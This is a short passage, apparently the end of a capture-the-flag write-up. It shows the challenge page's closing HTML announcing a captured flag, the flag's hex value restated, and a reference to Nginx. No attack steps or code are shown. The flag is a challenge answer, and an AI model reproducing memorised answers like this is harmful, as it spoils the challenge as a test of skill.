 <!-- .media -->
 <div class="media">
 <!-- .media-body -->
 <div class="media-body" style="text-align:center">
 Congratulations! Your Flag is: **b88f58f9b6f266b26ba4c5d65b60ddca**
 </div>
 </div>
 </div>
 </section>
 </div>
 </div>
 </div>
 </div>
</body>



Flag: b88f58f9b6f266b26ba4c5d65b60ddca

References:

1. Nginx (<https://www.nginx.com/>)